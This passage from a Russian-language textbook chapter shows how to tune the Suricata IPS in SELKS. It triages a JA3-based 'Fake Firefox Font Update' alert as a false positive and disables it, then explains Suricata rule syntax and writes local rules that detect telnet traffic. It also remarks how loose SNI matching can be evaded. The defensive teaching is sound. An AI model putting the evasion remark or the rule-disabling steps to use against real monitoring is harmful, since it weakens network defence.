Руководство по установке SELKS находится по адресу: <https://github.com/Stamus-Networks/SELKS/wiki/First-time-setup>. Поскольку оно довольно часто меняется, в этой главе мы не будем выполнять фактическую установку (иначе материал устарел бы уже через несколько месяцев).

Для большинства решений IPS обязательно требуются две сетевые карты. Первая карта нужна для работы самой IPS: эта карта настраивается в неразборчивом режиме и перехватывает пакеты, не имея собственного IP-адреса. Другая сетевая карта используется для управления платформой: на ней обычно находится веб-интерфейс для IPS.

Запустив Suricata, убедитесь, что она способна перехватывать пакеты, например с помощью порта SPAN, сетевого отвода или гипервизора vSwitch в неразборчивом режиме.

Прежде чем мы начнем использовать систему, стоит определить различные узлы и подсети, из которых состоит ваше окружение. Вся эта информация находится в файле `/etc/suricata/suricata.yaml`.

Вот главные переменные, которые нужно установить:

Переменная	Определение	По умолчанию
HOME_NET	Определяет локальные сети в вашей организации. По умолчанию соответствует всем сетям из RFC 1918	HOME_NET:»[192.168.0.0/16,10.0.0.0/8,172.16.0.0/12]»
EXTERNAL_NET	Определяет сети, которые являются внешними для вашей организации. Обычно значение по умолчанию не меняется	EXTERNAL_NET: «!\$HOME_NET»
Серверные переменные	Адреса и подсети, которые определяют различные типы серверов. По умолчанию все значения установлены в HOME_NET, однако их можно сузить, что помогает IPS оптимизировать обработку правил	HTTP_SERVERS: "\$HOME_NET" SMTP_SERVERS: "\$HOME_NET" SQL_SERVERS: «\$HOME_NET» DNS_SERVERS: «\$HOME_NET» TELNET_SERVERS: «\$HOME_NET» DC_SERVERS: «\$HOME_NET» DNP3_SERVER: «\$HOME_NET» DNP3_CLIENT: «\$HOME_NET» MODBUS_SERVER: «\$HOME_NET» MODBUS_CLIENT: «\$HOME_NET» ENIP_SERVER: «\$HOME_NET» ENIP_CLIENT: «\$HOME_NET»

Во многих средах можно оставить все эти значения по умолчанию. Однако, как уже отмечалось, определять различные серверные переменные может быть полезно, чтобы оптимизировать обработку правил. Например, если сузить область обработки, чтобы проверки HTTP не выполнялись на контроллерах домена или серверах SQL, это поможет снизить требования к ЦП.

В протоколах MODBUS, которые используются в системах SCADA и обычно встречаются в промышленности или в коммунальных службах, тоже обычно применяются очень четкие определения, при этом серверы и клиенты часто выносятся в отдельные подсети.

Кроме того, полезно определить различные внутренние серверы DNS организации.

В этом файле много других параметров, которые управляют работой Suricata и связанных с ней продуктов, но для демонстрации IPS (и даже во многих средах эксплуатации) их не нужно изменять. Тем не менее ознакомьтесь с файлом: он хорошо прокомментирован, чтобы было понятно, что делает каждая переменная.

Через некоторое время после запуска (вероятно, в течение нескольких минут) вы начнете видеть активность в EveBox — веб-интерфейсе для оповещений в SELKS:




Рис. 13.8. Основные оповещения в Suricata (панель событий EveBox)

Давайте посмотрим на одно из оповещений — **Fake Firefox Font Update** (Поддельное обновление шрифтов для Firefox):




Рис. 13.9. Подробности правила (1): основная информация и данные геолокации по IP-адресу

В этом представлении особенно интересны IP-адреса источника и назначения. Если это исходящий трафик, они могут указывать на зараженный узел. Однако в нашем случае важнее **идентификатор сигнатуры** (Signature ID, **SID**), который уникальным образом идентифицирует сигнатуру этой атаки. Мы скоро вернемся к этому значению.

Ниже находится информация о геолокации удаленного IP-адреса. Она не всегда точна на сто процентов, но может оказаться важной, если вы работаете в сфере, где есть угроза шпионажа (промышленного или государственного). Если IP-адрес является локальным, вы сможете собрать доказательства для правоохранительных органов, особенно когда подозреваете, что атака исходит изнутри.

Прокрутите немного вниз. Поскольку эта атака проводилась через HTTPS, вы увидите соответствующую информацию TLS:

TLS	
<i>Fingerprint:</i> 1e:c4:c7:d6:8d:8da2:4a:82:99:22:21:5c:35:03:96:bd:05:43:b6	<i>Issuer:</i> C=US, O=Microsoft Corporation, CN=Microsoft Azure TLS Issuing CA 01
<i>Ja3.Hash:</i> a0e9f5d64349fb13191bc781f81f42e1	<i>Ja3.String:</i> 771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10-0-5-10-11-13-35-23-65281,2-9-23-24,0
<i>Ja3s.Hash:</i> 986571066668055ae9481cb84fda634a	<i>Ja3s.String:</i> 771,49200,5-23-65281
<i>NotAfter:</i> 2021-09-09T19:51:29	<i>NotBefore:</i> 2020-09-14T19:51:29
<i>Serial:</i> 33:00:01:53:2F:4C:82:8E:62:AC:0B:93:88:00:00:00:01:53:2F	<i>Sniself.events.data.microsoft.com</i>
<i>Subject:</i> C=US, ST=WA, L=Redmond, O=Microsoft Corporation, CN=*.events.data.microsoft.com	<i>Version:</i> TLS 1.2

Payload	
<pre>.....OT.d..F...k..`pLX....#3..n...&..,+.0./.\$.#. (.'.....)= <.5./.....m...#l...self.events.data.microsoft.com.....#.....</pre>	<pre>16 03 03 00 c0 01 00 00 bc 03 03 60 e2 ff c8 4f 54 df 64 e9 94 46 da 83 7e 82 6b 0a 60 70 4c 58 db d5 f9 02 14 23 33 c3 ea 6e d1 00 00 26 c0 2c c0 2b c0 30 c0 2f c0 24 c0 23 c0 28 c0 27 c0 0a c0 09 c0 14 c0 13 00 9d 00 9c 00 3d 00 3c 00 35 00 2f 00 0a 01 00 00 6d 00 00 00 23 00 21 00 00 1e 73 65 6c 66 2e 65 76 65 6e 74 73 2e 64 61 74 61 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 00 05 00 05 01 00 00 00 00 0a 00 00 00 06 00 1d</pre>

Рис. 13.10. Подробности правила (2): информация TLS, цифровой отпечаток и полезная нагрузка

Здесь мы видим, что в поле **SNI** сертификата узла находится значение `self.events.data.microsoft.com` и что сертификат был выдан действительным ЦС Microsoft Azure. Все это в совокупности говорит о том, что, хотя атаки с поддельными обновлениями шрифтов представляют собой реальную проблему, эта сигнатура снова и снова вызывает ложные срабатывания.

Просто для интереса, просматривая данные дальше, мы увидим раздел `Payload` (полезная нагрузка). Здесь слева отображаются строковые значения из пакетов, а справа — шестнадцатеричное представление пакета. Однако еще интереснее кнопка `PCAP`, поэтому давайте нажмем ее:




Рис. 13.11. Перехваченный пакет, вызванный из представления событий

Как и ожидалось, кнопка `PCAP` выводит фактические пакеты, которые вызвали оповещение. Здесь более подробно видно содержимое полезной нагрузки TLS, в частности раздел `server_name/SNI`.

Если вернуться на страницу оповещений и прокрутить ее еще ниже, мы увидим представление правила в формате JSON. Помните, что в названии правила упоминалось слово `JA3`? Сигнатуры `JA` — это хеши различных значений, которыми обмениваются в начальных пакетах квитиования, когда передается зашифрованный трафик. С помощью значений `JA` можно определить исходное и целевое

приложения, а также часто имена серверов (в данном случае благодаря **SNI**). Этот метод прекрасно позволяет анализировать зашифрованный трафик, не дешифруя его, — часто до такой степени, что обычный трафик удастся отличить от трафика атаки или C2. Механизм сигнатур JA3 впервые предложили Джон Альтхаус (John Althouse), Джефф Аткинсон (Jeff Atkinson) и Джош Аткинс (Josh Atkins) из Salesforce — отсюда и название JA3 (по инициалам авторов). Ссылку на более подробную информацию об этом подходе можно найти в конце этой главы. Фреймворк HASSH выполняет аналогичную функцию для трафика SSH.

Глядя на раздел JA3 в JSON, можно увидеть подробную информацию о сетевом событии, которое вызвало оповещение IPS:

```
"timestamp": "2021-07-05T09:19:13.190206-0400",
"tls": {
  "fingerprint": "1e:c4:c7:d6:8d:8d:a2:4a:82:99:22:21:5c:35:03:96:bd:05:43:b6",
  "issuerdn": "C=US, O=Microsoft Corporation, CN=Microsoft Azure TLS Issuing CA 01",
  "ja3": {
    "hash": "a0e9f5d64349fb13191bc781f81f42e1",
    "string": "771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-
  },
  "ja3s": {
    "hash": "986571066668055ae9481cb84fda634a",
    "string": "771,49200,5-23-65281"
  },
  "notafter": "2021-09-09T19:51:29",
  "notbefore": "2020-09-14T19:51:29",
  "serial": "33:00:01:53:2F:4C:82:8E:62:AC:0B:93:B8:00:00:00:01:53:2F",
  "sni": "self.events.data.microsoft.com",
  "subject": "C=US, ST=WA, L=Redmond, O=Microsoft Corporation, CN=*.events.data.microsoft.com",
  "version": "TLS 1.2"
},
"tx_id": 0,
"type": "SELKS"
```

Рис. 13.12. Сведения JSON о сетевом событии, которое вызвало оповещение IPS

Обратите внимание, что в этом коде JSON смешивается «то, что мы ищем» и «то, что мы наблюдаем». Придется посмотреть на само правило, чтобы увидеть, отчего оно срабатывает (хотя в данном случае его активируют хеши JA3).

Теперь, когда мы закончили изучать это оповещение и сочли его ложным срабатыванием, у нас есть два возможных варианта действий:

- Можно отключить это оповещение. Вероятно, с новой IPS вам часто придется так поступать, пока вы не добьетесь равновесия.
- Можно отредактировать оповещение, например, так, чтобы оно по-прежнему срабатывало, но не для SNI, которые оканчиваются на `microsoft.com`. Обратите внимание, что мы сказали «оканчиваются», а не «содержат». Злоумышленники часто пользуются ошибками в определениях: например, SNI `foo.microsoft.com.maliciousdomain.com` будет считаться содержащим `microsoft.com`, а `self.events.data.microsoft.com` — только оканчивающимся

на `microsoft.com`. Вспомните разговор о регулярных выражениях в главе 11 «Перехват и анализ пакетов в Linux»: значениям, которые оканчиваются на `microsoft.com`, будет соответствовать выражение `*.microsoft.com$` (один или несколько символов, за которыми следует `microsoft.com`, а далее следует конец строки).

В этом случае давайте отключим оповещение. Из командной строки отредактируйте файл `/etc/suricata/disable.conf` и добавьте в него SID. Такие изменения обычно принято комментировать, чтобы можно было отслеживать, почему, когда и кем были удалены те или иные сигнатуры:

```
$ cat /etc/suricata/disable.conf
2028371 # Атака шрифта Firefox, ложное срабатывание – отключено 7/5/2021 robv
```

Чтобы активировать правило, которое по умолчанию отключено, можно просто добавить SID в файл `/etc/suricata/enable.conf`.

Наконец, запустите `suricata-update`, чтобы обновить действующую конфигурацию IPS. Вы увидите, что файл `disable.conf` обработан:

```
$ sudo suricata-update | grep disa
5/7/2021 -- 09:38:47 - <Info> -- Loading /etc/suricata/disable.conf
```

Другой вариант — редактировать SID, чтобы он не срабатывал для определенного SNI, — может иметь больше смысла, однако SID нельзя редактировать напрямую: при ближайшем обновлении все ваши изменения просто сотрутся. Чтобы отредактировать SID, сделайте его копию, чтобы это был SID в пользовательском, или локальном, диапазоне, а затем отредактируйте. Добавьте этот новый SID в файл `enable.conf`.

Вернемся к основному экрану EveBox, откроем любое событие и изучим его. Можно щелкнуть на любом связанном значении и получить дополнительную информацию о нем. Например, если вы подозреваете, что внутренний узел был скомпрометирован, можно щелкнуть на IP-адресе этого узла в любом представлении и получить подробную информацию обо всем входящем и исходящем трафике узла:

Timestamp	Type	Source/Dest	Description
2021-07-05 10:43:01 2 minutes ago	TLS	S: 192.168.122.181 D: 172.253.62.188	TLS 1.3 - mtalk.google.com - [no subject]
2021-07-05 10:42:58 2 minutes ago	FLOW	S: 192.168.122.181 D: 8.8.8.8	UDP 192.168.122.181:64479 -> 8.8.8.8:53; Age: 0; Bytes: 241; Packets: 2
2021-07-05 10:42:58 2 minutes ago	FLOW	S: 192.168.122.181 D: 8.8.8.8	UDP 192.168.122.181:64479 -> 8.8.8.8:53; Age: 0; Bytes: 241; Packets: 2
2021-07-05 10:42:55 2 minutes ago	DNS	S: 192.168.122.181 D: 8.8.8.8	ANSWER: NXDOMAIN glgnadb.defaultroute.ca
2021-07-05 10:42:55 2 minutes ago	DNS	S: 192.168.122.181 D: 8.8.8.8	ANSWER: NXDOMAIN nuwatovddiz.defaultroute.ca
2021-07-05 10:42:55 2 minutes ago	DNS	S: 192.168.122.181 D: 8.8.8.8	ANSWER: NXDOMAIN pkocwknslhfsjkd.defaultroute.ca
2021-07-05 10:42:55 2 minutes ago	TLS	S: 192.168.122.181 D: 8.8.4.4	TLS 1.3 - dns.google - [no subject]
2021-07-05 10:42:55 2 minutes ago	DNS	S: 192.168.122.181 D: 8.8.8.8	QUERY A pkocwknslhfsjkd.defaultroute.ca
2021-07-05 10:42:55 2 minutes ago	DNS	S: 192.168.122.181 D: 8.8.8.8	QUERY A glgnadb.defaultroute.ca
2021-07-05 10:42:55 2 minutes ago	DNS	S: 192.168.122.181 D: 8.8.8.8	QUERY A nuwatovddiz.defaultroute.ca
2021-07-05 10:42:55	TLS	S: 192.168.122.181	TLS 1.3 - mtalk.google.com - [no subject]

Рис. 13.13. Отображение в EveBox всех событий, инициированных одним целевым взлом

Обратите внимание на поле поиска сверху: когда вы лучше познакомитесь с интерфейсом, то сможете вручную вводить туда данные и искать их по мере необходимости. В данном случае мы видим несколько «бессмысленных» запросов DNS (строки 4, 5 и 6, а также 8, 9 и 10). Подобные запросы часто фигурируют в атаках типа **fast flux DNS** («сливной бачок DNS»), когда имена DNS серверов C2 меняются по несколько раз в день. Часто клиенты вычисляют имена DNS на основе даты и времени или периодически извлекают их. К сожалению, наши коллеги из рекламной индустрии используют многие из тех же методов, что и вредоносные программы, так что разница между одними и другими не так очевидна, как в прежние времена.

Можно сменить представление (щелкните на значке в правом верхнем углу рядом с именем пользователя), чтобы перейти к экрану Hunting («Режим охотника»).

В этом представлении вы увидите те же оповещения, но в виде сводки, а не хронологического списка. Это позволяет искать наиболее частые оповещения или выбросы — редкие оповещения, которые могут указывать на особые ситуации.

Давайте еще раз взглянем на оповещения о шрифтах Firefox: откройте эту строку, чтобы получить более подробную информацию. В частности, вы увидите такой временной график:




Рис. 13.14. Экран Hunting, главная панель

Обратите внимание, что здесь можно увидеть фактическое правило, которое сработало:

```
alert tls $HOME_NET any -> $EXTERNAL_NET any (msg:"ET JA3 Hash - Possible Malware - Fake Firefox Font Update"; ja3_hash; content:"a0e9f5d64349fb13191bc781f81f42e1"; metadata:former_category JA3; reference:url,github.com/trisulnsm/trisul-scripts/blob/master/lua/frontend_scripts/reassembly/ja3/prints/ja3fingerprint.json; reference:url,www.malware-traffic-analysis.net; classtype:unknown; sid:2028371; rev:2; metadata:created_at 2019_09_10, updated_at 2019_10_29;)
```

По сути, это означает «исходящий трафик, соответствующий этому хешу JA3». Найдя это значение хеша на <https://ja3er.com>, мы обнаружим, что это стандартное согласование TLS в Windows 10, о котором сообщают следующие пользовательские агенты:

- Excel/16.0 (количество: 375, последнее наблюдение: 26.02.2021 07:26:44);
- WebexTeams (количество: 38, последнее наблюдение: 30.06.2021, 16:17:14);
- Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/20100101 Firefox/40.1 (количество: 31, последнее наблюдение: 04.06.2020, 09:58:02).

Это подтверждает, что ценность этой сигнатуры невелика, и просто отключить ее было хорошей идеей. Как упоминалось ранее, вы можете отредактировать правило как новое, но тогда (в этом конкретном случае) вам пришлось бы вечно «играть в кошки-мышки», пытаясь составить рабочую комбинацию строк SNI или ЦС, чтобы получить нужное правило.

Еще один экран, который стоит изучить, — это Management:




Рис. 13.15. Экран Management, все оповещения

Здесь те же данные показаны в еще одном формате. Щелкнув на том же оповещении о шрифтах Firefox (2028371), мы получим еще более полное представление о том, как обрабатывалось соответствующее событие:




Рис. 13.16. Экран Management с оповещением о шрифтах Firefox

Обратите внимание, что в левом столбце теперь находятся варианты **Disable rule** («Отключить правило») и **Enable rule** («Включить правило»). Поскольку большая часть функций IPS представлена в графическом интерфейсе, скорее всего, это станет вашим основным методом управления правилами — по крайней мере в том, что касается их отключения и включения:



Disable rule 2028371 from ruleset(s)

Modify object in the following ruleset(s)

Default SELKS ruleset

Optional comment

False Positive - Disabled 5 July 2021, Rob VandenBrink

Disable

Рис. 13.17. Отключение правила Suricata из веб-интерфейса

Как отмечалось ранее, использование IPS может приводить к разным результатам в разных ситуациях. Если вы развертываете ее в домашней сети, то многочисленные дверные звонки, кондиционеры или игровые платформы будут сильно влиять на характер трафика и на то, что обнаружит IPS. В корпоративной среде все будет еще сложнее.

Лучшее, что можно посоветовать, — освоить основы, которые мы частично рассмотрели здесь, и изучить, что IPS сообщает вам о происходящем в сети. Вы найдете множество сигнатур, которые нужно удалить или изменить, сообщения, которые лучше оставить включенными, но не отображать на экране, а также полезные оповещения системы безопасности с различными приоритетами.

Также учтите, что уровни критичности Suricata могут не совпадать с вашими. Наглядным примером этого служит правило, которое мы рассматривали: Suricata пометила его как высокоприоритетное, но после расследования мы классифицировали его как ложное срабатывание и отключили.

Мы упоминали правила уже несколько раз. Давайте подробнее разберемся, как они устроены, а затем составим свое собственное правило с нуля.

Составление правил IPS

Мы много говорили о сигнатурах IPS, и в частности о правилах Snort. Давайте посмотрим, как они устроены, на примере правила, которое оповещает о подозрительном запросе DNS с текстом `.cloud`:

```
alert dns $HOME_NET any -> any (msg:"ET INFO Observed DNS Query to .cloud TLD";
dns.query; content:".cloud"; nocase; endswith; reference:url,www.spamhaus.org/
statistics/tlds/; classtype:bad-unknown; sid:2027865; rev:4; metadata:affected_
product Any, attack_target Client_Endpoint, created_at 2019_08_13, deployment
Perimeter, former_category INFO, signature_severity Major, updated_at 2020_09_17;)
```

Правило состоит из нескольких разделов. В самом начале находится **заголовок правила**:

Фрагмент правила	Описание
alert	Действие, которое будет выполняться для этого правила. Наиболее распространенные действия — alert (вывести оповещение) и drop (блокировать)
dns	Протокол для оповещения. Список протоколов, у которых есть специальные обработчики, находится в файле <code>/etc/suricata/suricata.yaml</code>
\$HOME_NET	IP-адрес источника пакета
any	Порт источника пакета
->	Направление передачи пакета. Может быть -> (от источника до места назначения) или <> (любое направление)
any	IP-адрес и порт места назначения

Раздел **Flow** (поток) здесь не показан: обычно Suricata обнаруживает потоки только для данных TCP.

Далее следует раздел **Message**:

msg:>ET info observed dns query to .cloud tld>	Сообщение, которое появляется в оповещении

В разделе **Detection** указано, какие данные ищет правило и какой тип трафика вызовет оповещение:

dns_query	Тип поиска
content:».cloud»	Что именно искать в содержимом пакета
nocase; endswith	Поиск нечувствителен к регистру, а запрос DNS должен оканчиваться искомой строкой

Раздел **References** обычно содержит URL, номера CVE или рекомендации по безопасности от производителей:

reference:url,...	URL с дополнительными сведениями об этом оповещении

Раздел **Signature ID** содержит значение SID и номер версии:

sid: 2027865	Идентификатор безопасности оповещения. У каждого правила есть свой уникальный SID

Раздел **Metadata** — это метаданные:

metadata	Вспомогательные данные, относящиеся к правилу. В этом примере мы установили дату создания, предлагаемое место развертывания, серьезность и т. д.

Многие из этих параметров необязательны, а порядок разделов в некоторых случаях можно изменить. Полное руководство по составлению правил Suricata можно найти в официальной документации: <https://suricata.readthedocs.io/en/suricata-6.0.3/rules/intro.html>.

Поскольку правила Suricata по сути такие же, как правила Snort, вам также может пригодиться документация Snort.

Если вы добавляете пользовательские правила для своей организации, учтите, что SID локальных правил принимают значения в диапазоне 1000000–1999999.

По традиции локальные правила обычно помещаются в файл с именем local.rules или по крайней мере в файлы, имя которых отражает их пользовательский

статус. Кроме того, текст сообщения в правиле обычно начинается со слова LOCAL, названия вашей организации или какого-то еще индикатора, который дает понять, что это правило разработано внутри компании. Заполнение метаданных правила тоже считается хорошим тоном: всегда полезно указать автора правила, дату и номер версии.

Например, давайте создадим набор правил, которые обнаруживают трафик telnet, как входящий, так и исходящий. Такие правила могут пригодиться, чтобы обуздать группу администраторов, которые продолжают развертывать чувствительные ко взлому системы с включенным telnet. Если с помощью telnet входить в систему, а затем запускать или администрировать приложения, это может плохо кончиться, потому что все учетные данные и данные приложений передаются по сети в виде открытого текста.

Составим два правила:

```
alert tcp any -> $HOME_NET [23,2323,3323,4323] (msg:"LOCAL TELNET SUSPICIOUS CLEAR TEXT PROTOCOL"; flow:to_server; classtype:suspicious-login; sid:1000100; rev:1;)

alert tcp $HOME_NET any -> any [23,2323,3323,4323] (msg:"LOCAL TELNET SUSPICIOUS CLEAR TEXT PROTOCOL"; flow:to_server; classtype:suspicious-login; sid:1000101; rev:1;)
```

Обратите внимание, что здесь используется протокол TCP, а в список портов назначения входит 23/tcp и другие распространенные порты, в которых может «прятаться» telnet.

Поместите эти правила в /etc/suricata/rules/local.rules (или в другой файл, где вы хотите хранить локальные правила).

Обновите /etc/suricata/suricata.yaml, чтобы учесть новые правила:

```
default-rule-path: /var/lib/suricata/rules
rule-files:
- suricata.rules
- local.rules
```

Теперь запустите `sudo selks-update`, чтобы перекомпилировать список правил. Возможно, вам понадобится также запустить `sudo suricata-update -local /etc/suricata/rules/local.rules`.

После того как все обновится, убедитесь, что ваши правила зарегистрированы: для этого можно вывести окончательный набор правил, отфильтровав его по вашим SID:

```
$ cat /var/lib/suricata/rules/suricata.rules | grep 100010
alert tcp any -> $HOME_NET [23,2323,3323,4323] (msg:"LOCAL TELNET SUSPICIOUS CLEAR TEXT PROTOCOL"; flow:to_server; classtype:suspicious-login; sid:1000100; rev:1;)
```

```
alert tcp $HOME_NET any -> any [23,2323,3323,4323] (msg:"LOCAL TELNET SUSPICIOUS CLEAR TEXT PROTOCOL"; flow:to_server; classtype:suspicious-login; sid:1000101; rev:1;)
```

Теперь, чтобы перезагрузить набор правил, выполните одно из следующих действий:

- Перезагрузите Suricata: `sudo kill -USR2 $(pidof suricata)`. Этот вариант не рекомендуется, потому что перезагружает все приложение целиком.
- Перезагрузите правила командой `suricatasc -c reload-rules`. Это блокирующая перезагрузка, на время которой Suricata будет отключена от сети. Этот вариант не рекомендуется, если ваша IPS работает на реальном канале, по которому передается трафик.
- Перезагрузите правила командой `suricatasc -c ruleset-reload-nonblocking`. Она не блокирует трафик, что лучше всего подходит для развертывания «по живому».

